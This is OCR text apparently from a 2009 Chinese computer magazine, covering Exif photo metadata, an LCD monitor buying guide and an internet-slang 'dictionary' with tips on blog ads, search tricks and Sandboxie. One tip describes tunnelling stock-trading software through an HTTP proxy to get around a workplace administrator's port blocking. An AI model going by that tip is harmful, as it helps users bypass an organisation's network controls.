为了不与“户口簿”重名，也鉴于其易（E）查（x）看，且爱（i）疯（f）狂泄密的做法，照片的“户口”就被称为Exif了。高手们用它来看光圈、快门速度这类东东，为的是提高拍摄水平。菜鸟们只需要了解它能看出来拍照日期、相机或手机型号。如果是带GPS功能手机拍的，可能还会有在哪拍照的信息，那是相当高档的。

说了这么多，现在终于到正题了，小T到底是怎么查看到Exif信息的呢？


其实在Windows操作系统中可以很轻松地查看图片的Exif信息。需要说明的是：并不是每张图片都保留着完整的Exif信息，有些图片经过处理后Exif信息可能会丢失，一般情况下，只要是从数码相机中直接复制到硬盘中的图片，都会保留着原始的Exif信息。

在Windows XP中，进入图片所在文件夹，选择菜单“查看→详细资料”，此时会显示图片的简单Exif信息，在“详细信息”项目条上右击选择“摄影机型号”，则会在详细资料中增加照片拍摄所用相机的信息（见图1），如果“相片拍摄日期”和“修改日期”相同，一般表明该照片没有被修改过，图片的创建日期是指图片复制到硬盘或闪盘的日期。


除了可以整体地看到Exif信息外，可以右



击照片选择“属性”，切换到“摘要”选项，单击下方的“高级”按钮会显示当前照片的Exif详细信息（见图2）。小T就是通过这种方式揭穿了王阳明的谎言。




其实王阳明完全可把这些痕迹完全抹掉，只要利用Exif信息只存在于JPG、TIF等图片格式中这一特性，将照片转存为BMP格式就可以了：单击“开始→程序→附件→画图”打开画图工具，然后选择菜单“文件→打开”打开图片，再选择菜单“文件→另存为”出现对话框（见图3），选择保存类型“24位位图（*.bmp;*.dib）”，这样另存后的图片，Exif信息会被删除掉。



如果是Windows Vista，则Exif信息更容易查看和修改了。只要打开图片所在文件夹，按Alt键打开菜单栏，选择“查看→详细资料”同样会显示图片的基本Exif信息。在“详细信息”项目条上右击选择“其他”（见图4），然后选择需要显示的Exif信息，单击“确定”即可正常显示。



右击图片选择“属性”出现对话框，切换到“详细信息”选项，则可查看所有的Exif信息（见图5）。



●单击下方的“删除属性和个人信息”会出现对话框，如果选择“创建不包含任何可删除属性的副本”则会自动复制一张相同的图片，但该图片不包含任何Exif信息；如果选择“从此文件中删除以下属性”，然后选择相应的Exif信息，再单击“确定”，则该Exif会从图片中删除

现在照片的秘密已经告诉你，下次你也能用它识别谎言了！ CF [XR07]

液晶显示器价格悬殊之迷

●赵洪斌（北京）

液晶显示器（LCD）越来越普及了！奇怪，同尺寸的液晶显示器为什么有的只卖千元左右，而有的却卖3000多元甚至更高？它们之间到底有什么差别呢？

小奇：你看网上这两台同一品牌的宽屏液晶显示器，分辨率低、尺寸小些的反而还贵，这是怎么回事？

价格	2699	1588
面板尺寸	22英寸	24英寸
最佳分辨率	1680×1050	1920×1200
显示类型	WSXGA+	WUXGA
响应时间	2ms	5ms
点距	0.282mm	0.270mm
色数	16.7M	16.7M
亮度	300cd/m²	250cd/m²
对比度	1000:1	1000:1
可视角度	水平170度/垂直160度	水平160度/垂直160度

小通：仔细看看它们的规格参数对比呀！22英寸的这台，视角度更大，亮度更高，响应时间短，其他指标也高一些；而24英寸的就算分辨率胜出一筹，总体得分也低一些，你就根据自己的实际需要来选择吧！

小奇：我还不大明白，到底要看哪些指标呢？


可视角度：面板材质说了算


小奇：这台液晶显示器，我站偏了怎么看不清？


小通：这种情况是可视角度小造成的，一定注意从多角度检查画面！

“可视角度”就是在不同方向上清晰地观察屏幕上所有内容的角度，角度大小和液晶面板的材质关系密切。现在市面上的面板主要有TN和VA两种材质，其中TN最为常见，面板的水平和垂直可视角度都在160度左右，价格便宜，一千多元的肯定属于这类；而VA类型的可视角度为170度以上，被称为广视角面板（原理见图1），色彩也更丰富，但是造价昂贵，三四千元以上的多为这类。这也就是价格差异的主要原因。不过，TN面板的显示器比VA面板的响应时间要短一些，现在大部分液晶显示器都能达到4ms、甚至2ms，能够基本满足玩游戏等需求，不用过多考虑是否“拖尾”（图2为响应时间8ms与4ms的显示效果对比）。

小提示：
虽然TN面板不是广视角面板，但市场上出现了一些和VA面板参数上相似的TN面板，它显示出90%的色域是背光模式的改进带来的，达到16.7M色的色彩还原能力也是通过抖动技术实现，和采用真8位的VA面板所具备的16.7M色并不是一个概念，所谓的170度的可视角度也是在面板上加涂层实现的。







接口：能连的越多越好

小奇：这台液晶显示器自带了摄像头、音箱，看起来很高档！

小通：附加的东西是次要的，关键要看接口。有了接口，也可以自己接啊！现在液晶显示器接口主要有VGA（D-Sub）和DVI两种。VGA接口主要出现在低端产品上，需要经过数/模转换、模/数转换两次转换信号；而DVI接口则是全数字无损失的传输信号，主要出现在高中端产品上。DVI（数字接口）的效果比VGA（模拟接口）好，成本也高一些。HDMI接口也是数字接口，就更强了，可以直接接有线电视，如果有条件可以优先考虑。

分辨率：再清楚些吧

小奇：我经常听到“分辨率”这个词，是不是贵的液晶显示器分辨率更高呢？

小通：分辨率越大所显示的画面越细腻，不过各尺寸的液晶显示器一般都有各自固定的最佳分辨率（也叫最大分辨率），因此同尺寸液晶的价格与分辨率关系不算太大，但大屏幕分辨率高，看高清会特别爽！

亮度&对比度：够亮才够靓

小奇：同样一张图，这台显示器上色彩要绚丽一些，画面要清晰一些，这是为什么？

小通：液晶是一种介于液体和晶体之间的物质，本身不能发光，它的亮度来源于其后背光源的亮度。背光源的亮度越高，显示的色彩就越鲜艳。一般液晶显示器的亮度为250cd/m²，如果亮度过低，颜色会偏暗，看久了容易造成视觉疲劳，与我们在昏暗的光线下看书是一个道理。对比度则决定液晶显示色彩由黑到白的渐变层次，比值越大，从黑到白的渐变层次就越多，色彩表现就越丰富，画面也就越清晰。如果你经常进行图形处理和玩游戏，适合对比度较高的液晶显示器；如果你钟情于大片，则需要高亮度、高对比度的双剑合璧。CF [XR08]

14字母解读网络

——稀饭年度魔语大词典

策划/CFan编辑部

监制/Cornel

撰稿/黑皮牛爷

2009年到了，我们发现中国变化了很多，世界变化得更多。“信息爆炸”，这个词似乎已经过时了。虽然始终无法体会到专家口中的“因为信息过度膨胀而无法获得所需信息”，但网络中每天都会冒出的新词、新事件，让人应接不暇。稍有不慎，就突然变成“火星人”了。为了让那些对2008年中发生的事不甚了解的朋友能够回归地球，我们专门制作了这次的年度大词典，供查阅。

Cut!

在翻开字典之前，不如让我们调查一下，看看你是否能洞察最新的流行新词。以下6个词你知道什么意思吗?

【垮妇】、【权崽】、【猪下水】、【色男】、【腥子】、【实女】

词典解释：

【垮妇】刚刚流窜至时尚前台的一类新女性。品味恶劣，却有使不完的表现欲。到哪儿都不把自己当外人，见了谁都能端出一整套生猛的混世伦理。

【色男】 刚刚在中国兴起的一个物种；男性，由于并没有别的东西可供炫耀，总时刻不忘标榜自己非常好色。

……更多翻译请参看http://tinyurl.com/newwords

稀饭词典经典五句话，终生受用，你会说哪句？


最值得珍惜的一句话：“我爱你。”

最值得宽慰的一句话：“我就来。”

最让人增长信心的一句话：“我相信你行。”

最让人能摆脱风言风语的一句话：“走你的路，让别人去说吧！”

最难以启齿而又最能化解矛盾的一句话：“也许你是对的。”



◎阿里妈妈

近义词：①Google Adsense；②亿告。

解释：阿里巴巴集团的新产品，网络广告交易平台。

例句：


●用阿里妈妈在博客上赚钱。

想在博客里放广告？以往的回答是“疯了吧”，即使有也是自己购买的空间然后安装的博客。现在呢？很容易，在博客大巴里建立个博客，从阿里妈妈上找来广告代码，然后等着收钱……

第一步：在博客大巴（http://www.blogbus.com）注册并建立你的博客，在


此过程中需要验证你的邮件地址。建立博客时会要求指定一个属于自己的子域名，比如http://uuland.blogbus.com。

第二步：在阿里妈妈(http://www.alimama.com）注册，然后在首页上方找到“网站赚钱”标签点击进入，选择“赚钱1——有网站，有博客来赚钱”，根据刚才注册的博客大巴地址登记新网站，选择“图文广告”。这里我们打算先建立一个博客首页上方的广告条，因此在选择广告位尺寸的时候选择横幅广告（推荐使用760*90或468*60），广告的价格则可以参考页面中的推荐价格计算工具，完成后阿里妈妈会给出多种广告嵌入代码，复制JavaScript方式的代码备用（见图1）。



【小提示】**广告类型是图片好还是文字好？**
一般情况下，在网站首页使用图片广告效果较好，而在各细分页（比如博客中的某篇文章的显示页面）中则是使用文字广告更合适，因为在浏览具体内容时影响浏览的广告大图非常容易引起反感。

第三步：回到博客大巴，登录后选择上方的“进入后台”，然后选择“博客→模板”，在“选择模板”页中点击“新增自定义模板”（可任意起名），新建后点击“修改”，在下方的“模板导入”中选择一个合适的模板作为样本修改，比如“享·生活”，点击“提交”，在提示中确认（见图2）。




第四步：点击“代码模块”列表中的“index”，在“代码内容框”中的内容即为“享·生活”模板中用于首页的代码，我们在这些代码的最前方添加刚才从阿里妈妈获得的JavaScript代码，点击“保存修改”。如果你想让最后出现在页面上方的广告条居中，可以在广告代码两侧分别加上“<p align=center>”和“</p>”（见图3）。

模板名称：ad
代码模块：index
代码内容：


```
<p align=center><script type="text
alimama_pid="mm_
alimama_titlecolor="0000FF";
alimama_descolor ="000000";
alimama_bgcolor="FFFFFF";
alimama_bordercolor="E6E6E6";
alimama_linkcolor="008000";
alimama_bottomcolor="FFFFFF";
```

第五步：回到“选择模板”页面，点击“自定义模板”中刚才我们新建的模板下的“使用”，完成后上你的博客看看，广告条已经出现了（见图4）！



【小提示】**要想卖得掉，必须有内容**
一个没有任何内容的博客再怎么便宜也不会有人买的，所以要想让自己的广告位卖个好价钱，一定要注意内容的原创性并保持更新。定义广告形式的时候会要求有关键字，你的博客内容应尽量贴合内容，这样比较容易匹配到合适的广告以获得更高的点击收入。





◎百度公关门

相关词汇：①三鹿；②竞价排名。

解释：百度因涉嫌收费删除搜索结果中的三鹿牛奶负面新闻而卷入公关丑闻，之后又被各大媒体曝出百度强迫网站主购买竞价排名，对不购买的网站实行搜索封杀政策，一度陷入了信任危机。

●例句1：

百度公关门暴露了搜索引擎的黑幕，怎么挤干搜索结果中的水分呢？

因为百度公关门，很多用户投向了Google。尽管Google的搜索结果不像百度那样充满竞价排名的水分，但由于疯狂转载造成的信息重复仍然让搜索结果中可用信息的筛选变得困难重重。如何能让搜索结果更利于找东西？

(1)指定域名搜索

在PCOnline上有一位服务器DIY达人叫唐华，怎么能搜出所有他的技术文章呢？在Google或Baidu上直接搜索“唐华”会产生大堆无用的信息，什么“唐华宾馆”的结果都出现了。在PCOnline上的文章肯定不会有宾馆这类的信息，所以我们在Google搜索时使用“唐华 site:pconline.com.cn”就能找到他在PCOnline上发表过的所有文章（见图5）。你也有类似的麻烦？把“site:”后的域名改成你要搜索的内容所在的网站域名即可。



太平洋电脑网 PConline.com.cn->IT世界 由此
姓名 唐华 职业 自由撰稿人、机架式服务器专家、现任职于北
龄 34 所在区域 北京 和许多中关村人一样,第一次记住pconlin
看到中关村太平洋大厦上面那个巨大的广告牌,那几乎已经成为
www.pconline.com.cn/zt/power/power/0604/7 ... 14K 2006-4-

拷问唐华：服务器DIY还有多少秘密 太平洋电脑网
唐华有一段答网友问题很精彩,这也是我们组织这个专题的宗旨
大家别把我看成是什么专家,我就是一个卖机箱的,不卖这个机
器的知识,看到中国服务器行业中这么多有趣的现象,更没有钱
servers.pconline.com.cn/zt_diy/ 35K 2008-12-7 - 百度快照

(2)Firefox配合Customize Google扩展

使用Firefox的用户可以安装CustomizeGoogle扩展（下载地址：https://addons.mozilla.org/firefox/addon/743，快车代码：CF0901TBHT01），通过简单的设置就能去除大量搜索结果的垃圾信息。

●例句2：几分钟让你博客流量翻倍——搜索引擎登录

很多人都想迅速提高自己的网站流量，想出很多办法，其实很重要的一条就是在各大搜索引擎中登录自己的网站。以下是一些搜索引擎的登录网址。

百度

登录口：http://www.baidu.com/search/url_submit.html

Yahoo!中国

登录口：http://cn.yahoo.com/

docs/info/suggest.html（成功收录时间不定）

一搜

登录口：http://www.yisou.com/search_submit.html?source=yisou_www_hp（成功收录时间在1个月内）

Google

登录口：http://www.google.com/intl/zh-CN/addurl.html(成功收录在1个月内)

搜博

登录口：http://search.21eok.com/site/add.asp(成功收录时间不定)

中国搜索

登录口：http://register.zhongsou.com/NetSearch/frontEnd/freeprotocol.htm(成功收录时间一周以内)

★推荐阅读

2008年第1期特别话题《揭秘电脑中的10大配角》
2008年第4期《另类搜索引擎》
2008年第7期《强悍！地址栏变身搜索栏》
2008年第18期《个性百度，任我主张》
2008年第18期《先搜后下 再也不看网盘脸色》

◎炒股

相关词汇：①网上炒股；②炒股软件

解释：2008上半年的超级大牛市让很多人都冲昏了头脑，以为股市就是捡钱的地方，不捡白不捡。于是，在办公室上网炒股成了很常见的情况。

例句：

●**为了解套，我要穿透端口屏蔽上网炒股。**

下半年的股市低迷“套”住了不少人，所以现在仍然需要每天上网看行情，可显然单位的网管都不怎么炒股（无法体会我们烦躁的心情啊……），竟然屏蔽了端口，现在怎么用炒股软件呢?

同花顺、海王星（银河证券）等炒股软件中都配置了由核心提供的“绿色通道”技术，在端口被网管屏蔽后仍能通过它正常登录。新版本的炒股软件基本都内置了绿色通道的选项，比如同花顺可以在“通讯设置→代理设置”中直接勾选“使用绿色通道”；如果你使用的是老版本的炒股软件，可以单独下载专用的“绿色通道”软件并使用（见图6），选择Socks还是HTTP模式请参考各软件专用版绿色通道的帮助。



【小知识】绿色通道是什么?

防火墙通常会屏蔽掉一些常用网络软件的端口（比如eMule等），而浏览网页所需要的80端口通常都是放行的。绿色通道软件实际上是一个本地“Socks→HTTP”代理，本机软件上发出的Socks请求通过绿色通道时被打包封装成HTTP数据包的样子，然后传送到绿色通道的主服务器上，再由服务器解包并发往真正的目的地。

【小提示】好的往往是收费的

由于用户量大而且免费，绿色通道时常出现连接不了或者断线的情况，如果对此非常介意，可以花几十块钱注册一个Socks Online（http://www.waysonline.com）的付费账户，不但稳定而且支持更多应用。

●**稳定的网络，才敢上网炒股**

曾经在网上听过一个抓狂的股民大骂电信客服8分钟的录音，这种方式虽然不可取，但也体现了炒股时对网络稳定性的要求。怎么让自己的网络更稳定呢?

1.速度越来越慢，只因你家小猫太HIGH

使用“路由器+ADSL”上网的用户大多长年联着网，如果你去摸摸路由器或者ADSL猫，可能会发现烫手了。这类设备过热或长时间工作会降低你的上网速度。

(1)将路由器和ADSL猫放置在易散热的位置，放置在密闭的空间中是不可取的，轻则毁设备，重则引起火灾。

(2)路由器和ADSL猫在晚上睡觉时不用可以将电源关掉，如果晚上也需要上网，每周至少重启一次路由器和ADSL猫。

2.开着P2P，怎么能不断线

很多网友对P2P软件完全没概念，以为只有BT下载、电骡下载才算是P2P，于是网速特慢的时候关掉几个网页就以为是节省带宽了，那头还开着PPLive看着电影……


如果你的带宽十分有限，那么在使用炒股软件等对网络稳定要求较高的软件时，P2P电影、下载还是关了或者限速吧！

以迅雷为例：打开迅雷，选择菜单“常用设置→速度限制”，然后在弹出的配置界面右侧的“速度”栏中勾选“将下载速度限制为..KB/s”（见图7），并将速度设置为接入速度的一半左右（比如512Kbps的ADSL实际速度为70KB/s左右，下载速度可以限制为35KB/s）。



【小提示】Windows XP连接数限制

如果采用ADSL直接拨号方式（即不通过路由器），那使用P2P软件时不管是否限速都有可能造成频繁断线，解决的方法是使用迅雷等软件自带的XP连接数修改补丁，迅雷中在主界面中选择菜单“工具→系统优化工具”，然后在弹出窗口中将“你的当前连接数”设置为256并点击“修改连接数”（见图8），完成后重启。



◎Chrome


同义词：Google Chrome

解释：Google新推出的Web浏览器，具备高速的JavaScript解释引擎，同时将收购的GreenBorder软件的沙盘安全技术运用于其中，大有向IE宣战之势。

例句：

●不用Google Chrome，我也能用沙盘技术。

第一步：在http://work.newhua.com/cfan/200901/sandboxie.rar，快车代码：CF0901TBHT02，下载




★推荐阅读

2008年第2期《电脑资源36计》
2008年第1期《访问被拒绝？讨厌对话框不再出现！》
2008年第2期《破关而出 内网用户也建站》
2008年第2期《网络传输来得更猛烈些吧》
2008年第5期《神了，不设网关也能随心访问公司电脑》
2008年第9期《找回丢失的寝室共享》
2008年第21期《36计之瞒天过海用QQ》
2008年第23期《不再怕网管 随时随地都BT》

Sandboxie 3.32，下载完成后安装（使用完整功能需要注册）。安装过程中语言选择为“Chinese Simplified”，安装完成前需要向系统中安装一个系统服务及相关驱动文件，如果安装了禁止添加服务的监控软件请暂时禁用。

第二步：安装完成后就会弹出“Sandboxie Control”窗口（见图9），在这里可以创建新的沙盘或者删除已有沙盘，右击桌面下方任务栏右侧系统托盘中的黄色多边型“Sandboxie”图标，在弹出菜单中选择“DefaultBox（默认沙盘）→运行网页浏览器”（见图10），此时会打开系统默认浏览器。




第三步：用Sandboxie打开的浏览器标题栏文字会在两侧带有“[#]”符号，以表示此程序目前运行在沙盘安全模式下，可以尽情撒野不用担心中毒。

【小提示】强制程序在沙盘中运行

用Sandboxie打开浏览器毕竟不如直接双击快捷方式方便，说不定某次一偷懒就中毒了，不如让Sandboxie强制程序使用沙盘。

第一步：双击系统托盘中的Sandboxie图标打开控制界面，选择菜单“沙盘→DefaultBox→沙盘设置”。


第二步：在“沙盘设置”窗口左侧选择“Program Start→Forced Programs”（程序启动→强制程序），然后在右侧窗格中点击“选择文件”（见图11），选择要运行的程序文件。



第三步：现在直接运行刚才设置为强制执行的程序，Sandboxie就会自动加上沙盒保护了。同时从该程序中调用的其他程序也受到保护（比如在QQ里点击链接打开的网页）。

【小知识】Sandboxie的原理

Sandboxie为什么可以让浏览器“常在河边走偏就不湿鞋”？因为在安装时SandBoxie就向系统中添加了一个系统服务，并用驱动文件挂钩（HOOK）了系统IO读写操作，在沙盘中打开程序时，Sandboxie就自动将该程序对系统作出的更改（读写）全部拦截到一个虚拟环境中，比如原本网页中的木马要向系统目录写文件，此时则只是写入了Sandboxie的临时文件，关闭程序后这些更改将全部清空。



★推荐阅读

2008年第19期《铭金直欲迷人眼，火狐IE暂别离》


◎叉腰肌

同义词：①髂（Qia）腰肌。

解释：中国足协副主席谢亚龙在奥运会女足项目的赛后总结中提出的新词语，后经考证此为洗浴行业的业内术语，因此一度在网络中极为流行，大有赶超“打酱油”、“俯卧撑”之势。

例句：

●叉腰肌（见图12）练得好，比赛成功能不是杠杠的吗?



◎打酱油

相关词汇：①很黄很暴力；②酱油党。

解释：广州电视台采访一位市民时问及关于“很黄很暴力”（参见H类目下的解释）事件的看法，这位市民说：“关我鸟事，我出来打酱油的”（见图13），于是这句话迅速在网络中流传开来，并派生了专门以此回帖的“酱油党”。

例句：

●飘过，我是来打酱油的。（摘自论坛回帖）

★推荐阅读

出来“打酱油”的人，对周围事物漠不关心，只对自己的事情有兴趣。此类自私人士，推荐阅读以下“休闲娱乐”类文章：

2008年第2期《IT产品哪里买？大胃王PK地头蛇》
2008年第3期特别话题《过节7天乐》
2008年第5期特别话题《数码暗房的17个瞬间》
2008年第16期特别话题《窝在家里过暑假》

●不推荐阅读

天生我才栏目——此栏目只适合对未来有希望、希望快速成长的人士，每天只关心酱油价格者无需关注。




◎俯卧撑

解释：网友对一些问题因某种原因隐而不发、持中立态度的代名词。

例句：

●自从做了俯卧撑，腰不酸了，腿不疼了，打酱油也有劲了。



●不推荐阅读

CFan研究院——此栏目本着公平原则，为读者做出最佳选择提供依据，不适合举棋不定、犹犹豫豫的读者。



◎很黄很暴力


相关词汇：人肉搜索引擎

解释：2007年12月27日，CCTV播出一则新闻《净化网络视听环境迫在眉睫》，报道中提到很多网站传播不健康内容，并采访了北京市学生张某，张某说：“上次我查资料，突然蹦出一个窗口，很黄很暴力，我赶快给关了。”事后张某遭网友恶搞并被人肉搜索（参见R类目下的解释），“很黄很暴力”也成为网络热词。

例句：

●怎么屏蔽掉很黄很暴力的网页

